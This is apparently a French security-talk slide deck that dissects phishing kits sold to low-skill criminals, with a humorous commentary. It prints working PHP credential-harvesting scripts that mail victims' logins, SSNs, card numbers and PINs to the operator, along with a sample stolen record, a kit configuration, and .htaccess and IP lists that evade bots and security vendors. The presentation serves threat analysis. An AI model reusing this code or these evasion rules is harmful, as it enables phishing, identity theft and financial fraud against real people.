



PHISHING KITS : K FOR KIDDIES



HELLO!



Thibault Seret


Ici parce que j'aime la bière et que je voulais un t-shirt gratos

Pas vraiment connu sous le pseudo @GlaCiuS

PHISHING KITS ?

Mais qu'est-ce que c'est ?

**PHISHING
KIT**



HAMEÇONNAGE



**HAMEÇONNAGE
EN KIT**



**TROUSSE
D'HAMEÇONNAGE**



***J'AI CHERCHÉ UNE DÉFINITION DE
L'ANSSI MAIS J'AI PAS TROUVÉ***

BIG **CONCEPT**

Du coup je vais utiliser mes mots



PHISHING KITS

- ✗ Un .zip avec tout ce qu'il faut dedans
- ✗ Suffit de modifier une variable, et pouf ta campagne run


```
session_start();
$ip = getenv("REMOTE_ADDR");

$_SESSION['email'] = $_POST['email'];
$_SESSION['password'] = $_POST['password'];

$headers = "From: XVerginia <zebi@lbox.com>\r\n" ;
$msg =
"-----NEW LOGIN----->
Email Address : " . $_SESSION['email'] . "
Password : " . $_SESSION['password'] . "
IP : $ip
+=+=+=+=+=+=+=+=## XVerginia ##+=+=+=+=+=+=+=+=+=+==";

include 'email.php';
$subj = "♥ Login Info ♥ - $ip";
$headers .= "Content-Type: text/plain; charset=UTF-8\r\n";
$headers .= "Content-Transfer-Encoding: 8bit\r\n";
mail("$to", $subj, $msg, $headers);
header("Location: payment.php?ip=$ip");
?>
```

```
$to="www@gmail.com";
?>
```



```

<?php
if($_POST["usr"] != "" and $_POST["psw"] != ""){
$ip = getenv("REMOTE_ADDR");
$hostname = gethostbyaddr($ip);
$useragent = $_SERVER['HTTP_USER_AGENT'];
$message .= "-----\n";
$message .= "Online ID : " . $_POST['usr'] . "\n";
$message .= "Passcode : " . $_POST['psw'] . "\n";
$message .= "|----- I N F O | I P -----|\n";
$message .= "|Client IP: " . $ip . "\n";
$message .= "|--- http://www.geoptool.com/?IP=$ip ----\n";
$message .= "User Agent : " . $useragent . "\n";
$message .= "|----- unknown -----|\n";
$send = " ";
$subject = "Card | $ip";
{
mail("$send", "$subject", $message);
}
$praga=rand();
$praga=md5($praga);
header ("Location: step2.php?cmd=login_submit&id=$praga$praga&session=$praga$praga");
}else{
header ("Location: index.php");
}

?>

```

```

<?
$ip = getenv("REMOTE_ADDR");
$message .= "-----BOA Bank Spam ReZuLT-----\n";
$message .= "Online ID: " . $_POST['onlineid'] . "\n";
$message .= "Passcode: " . $_POST['passcode'] . "\n";
$message .= "Full Name: " . $_POST['fullname'] . "\n";
$message .= "Address: " . $_POST['address'] . "\n";
$message .= "City: " . $_POST['city'] . "\n";
$message .= "State: " . $_POST['state'] . "\n";
$message .= "Zip: " . $_POST['zip'] . "\n";
$message .= "----- Security Info ----- \n";
$message .= "Email: " . $_POST['email'] . "\n";
$message .= "Password: " . $_POST['password'] . "\n";
$message .= "BirthMonth: " . $_POST['bmonth'] . "\n";
$message .= "BirthDay: " . $_POST['bday'] . "\n";
$message .= "BirthYear: " . $_POST['byear'] . "\n";
$message .= "SSN1: " . $_POST['ssn1'] . "\n";
$message .= "SSN2: " . $_POST['ssn2'] . "\n";
$message .= "SSN3: " . $_POST['ssn3'] . "\n";
$message .= "Mother's Maiden Name: " . $_POST['mmn'] . "\n";
$message .= "Driver's License: " . $_POST['dl'] . "\n";
$message .= "DL Exp 1: " . $_POST['exp1'] . "\n";
$message .= "DL Exp 2: " . $_POST['exp2'] . "\n";
$message .= "DL Exp 3: " . $_POST['exp3'] . "\n";
$message .= "----- Card Info ----- \n";
$message .= "Card Number: " . $_POST['ccnumber'] . "\n";
$message .= "Expiry Month: " . $_POST['expmonth'] . "\n";
$message .= "Expiry Year: " . $_POST['expyear'] . "\n";
$message .= "CVV : " . $_POST['cvv'] . "\n";
$message .= "Card PIN: " . $_POST['ccpin'] . "\n";
$message .= "----- SiteKey Challenge ----- \n";
$message .= "Question 1: " . $_POST['q1'] . "\n";
$message .= "Answer 1: " . $_POST['answer1'] . "\n";
$message .= "Question 2: " . $_POST['q2'] . "\n";
$message .= "Answer 2: " . $_POST['answer2'] . "\n";
$message .= "Question 3: " . $_POST['q3'] . "\n";
$message .= "Answer 3: " . $_POST['answer3'] . "\n";
$message .= "IP: " . $ip . "\n";
$message .= "----- Created By MIDE ----- \n";
$send = " ";
$subject = "BankofAmerica ReZuLT | $ip";
$headers = "From: " . " ";
$headers .= $_POST['eMailAdd'] . "\n";
$headers .= "MIME-Version: 1.0\n";
mail("$send", "$subject", $message);
header("Location: https://bankofamerica.com");

```

?>

Card Number : 4556 6788 90 [REDACTED]
Exp Date : [REDACTED]
CCV : 676
SSN : 656-6 [REDACTED]
ATM CODE : 7654
Mother M Name : [REDACTED]
Driving Num : 65456786545

----- IP Infos -----

Browser : Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.162 Safari/537.36
Date Login : Wednesday 4th of April 2018 04:45:47 PM
IP : https://geoiptool.com/en/?ip=23.235.22[REDACTED]



SHADOW Z118

Scam Paypal qui était quand même stylé



QUELQUES TECHNIQUES COOLS


Antibots

```
antibots1.php  antibots3.php  antibots5.php  
antibots2.php  antibots4.php  antibots6.php  
glacius→SHADOW-Z.1.1.8/shadow/BOTS(masterx)»
```

```
'QuerySeekerSpider',  
'ShowyouBot',  
'woribot',  
'merlinkbot',  
'BazQuxBot',  
'Kraken',  
'THE GAME',  
'SISTRIX Crawler',  
'R6_CommentReader',  
'magpie-crawler',  
'GrapeshotCrawler',  
'PercolateCrawler',  
'MaxPointCrawler',  
IP6_FoodFetcher'
```

```
$bannedIP = array("^66.102.*.*", "^38.100.*.*", "^107.170.*.*",  
  "^149.20.*.*", "^38.105.*.*", "^74.125.*.*", "^66.150.14.*",  
  "^54.176.*.*", "^38.100.*.*", "^184.173.*.*", "^66.249.*.*",  
  "^128.242.*.*", "^72.14.192.*", "^208.65.144.*", "^74.125.*.*",  
  "^209.85.128.*", "^216.239.32.*", "^74.125.*.*", "^207.126.144.*",  
  "^173.194.*.*", "^64.233.160.*", "^72.14.192.*", "^66.102.*.*",  
  "^64.18.*.*", "^194.52.68.*", "^194.72.238.*", "^62.116.207.*",  
  "^212.50.193.*", "^69.65.*.*", "^50.7.*.*", "^131.212.*.*",  
  "^46.116.*.*", "^62.90.*.*", "^89.138.*.*", "^82.166.*.*",  
  "^85.64.*.*", "^85.250.*.*", "^89.138.*.*", "^93.172.*.*",  
  "^109.186.*.*", "^194.90.*.*", "^212.29.192.*", "^212.29.224.*",  
  "^212.143.*.*", "^212.150.*.*", "^212.235.*.*", "^217.132.*.*",  
  "^50.97.*.*", "^217.132.*.*", "^209.85.*.*", "^66.205.64.*",  
  "^204.14.48.*", "^64.27.2.*", "^67.15.*.*", "^202.108.252.*",  
  "^193.47.80.*", "^64.62.136.*", "^66.221.*.*", "^64.62.175.*",  
  "^198.54.*.*", "^192.115.134.*", "^216.252.167.*", "^193.253.199.*",  
  "^69.61.12.*", "^64.37.103.*", "^38.144.36.*", "^64.124.14.*", "^206.28.72.*",  
  "^209.73.228.*", "^158.108.*.*", "^168.188.*.*", "^66.207.120.*",  
  "^167.24.*.*", "^192.118.48.*", "^67.209.128.*", "^12.148.209.*",
```

QUELQUES TECHNIQUES COOLS



- ✗ Redirection vers paypal si provient d'une IP spécifique

```
RewriteCond %{REMOTE_ADDR} ^82.20.255.107$  
RewriteRule .* https://www.paypal.com [R,L]  
RewriteCond %{REMOTE_ADDR} ^76.14.85.24$  
RewriteRule .* https://www.paypal.com [R,L]
```

QUELQUES TECHNIQUES COOLS




Htaccess
Anti-phishing
tool analysis

- x Règles Deny spécifiques à des IPs + domaines

```
deny from 66.150.14.185  
deny from 50.97.98.130  
deny from 66.150.14.185  
deny from 80.237.226.73  
deny from 64.34.184.153  
deny from 66.230.230.230
```


QUELQUES TECHNIQUES COOLS



Htaccess
Anti-phishing
tool analysis

✕ Règles Deny sur l'ensemble des AVs connus

```
deny from avast.com  
deny from eset.com  
deny from fireeye.com  
deny from eset-la.com  
deny from blogs.eset-la.com  
deny from welivesecurity.com  
deny from malwarebytes.org  
deny from community.norton.com  
deny from bitdefender.com  
deny from kaspersky.com  
deny from bitdefender.com  
deny from sophos.com  
deny from fortinet.com  
deny from kaspersky.com
```

FUN FACTS

Parce que bon faut bien rigoler
un peu

LE TUTO POUR LES NULS

```
$Your_Email = "cipan.cimit@yandex.com"; // Set your email
$From_Address = "<blackpanda@rezult.id>"; // Address your results will appear to come from
$Send_Log=1; // Email results
$Save_Log=0; // Saves results to server (./assets/logs/)
$Abuse_Filter=0; // Block abusive text
$One_Time_Access=0; // One Time Access: This blocks the users ip after the form has been submitted
$Encrypt=0; // Encrypt: This will send/save your results with aes to decrypt use the key below
$Key = "232BBCD7D47A1192"; // This key is used to decrypt results and can be changed
$Send_Per_Page=0; // Send each pages data separate
/*
||| L33bo phishers = ICQ: [REDACTED] |||
*/
?>
```

LE MEC FIÈRE DE SON TRAVAIL

```
#####
#####
#####
#####
#
# ##### ## ## ##### # ##### ##### ##### ### ## ##### #
# ## ## ## ## ## # ## ## ## ## ## ## ## ## ## ## ## #
# ## ## ## ## ## # ## ## ## ## ## ## ## ## ## ## ## #
# ## ##### ##### ## ##### ## ## ## ## ## ## ## ## #
# ## ## ## ## ## # ## ## ## ## ## ## ## ## ## ## ## #
# ## ## ## ## ## # ## ## ## ## ## ## ## ## ## ## ## #
# ##### ## ## ##### ##### ##### ## # ##### #
#
\\ FB:https://www.facebook.com/chlboo9 //
#####
#####
#####
#####
```

LE MEC FIÈRE DE SON TRAVAIL



الحاج الشلبوق
(تنسى كأنك لم تكن)

[Add Friend](#) [Follow](#) [Message](#) [...](#)

[Timeline](#) [About](#) [Friends](#) [Photos](#) [More ▾](#)

DO YOU KNOW الحاج?

To see what he shares with friends, send him a friend request.

[Add Friend](#)

Intro

YFZ BB 

-  Studied at Universidad Surcolombiana
-  Went to Stockholm International School
-  Lives in Casablanca, Morocco
-  From Casablanca, Morocco
-  Single
-  Followed by 267 people

LE SELF PROMOTE

```
|1-Change email in Docu/os.php  
| Docu/mobile.php  
| Docu/
```

2- Upload to a good Cpanel or Shell.

3- I sell all Spamming & Hacking tools. To get more tools, add me on
skype blackshop tools

ICQ [REDACTED]

blackshop [REDACTED]

LE SELF PROMOTE

```
|1-Change email in Docu/os.php  
Docu/mobile.php  
Docu/
```

2- Upload to a good Cpanel or Shell.

3- I sell all Spamming & Hacking tools. To get m
skype blackshop tools

ICQ 657940639

blackshop.tools@gmail.com



THANKS!

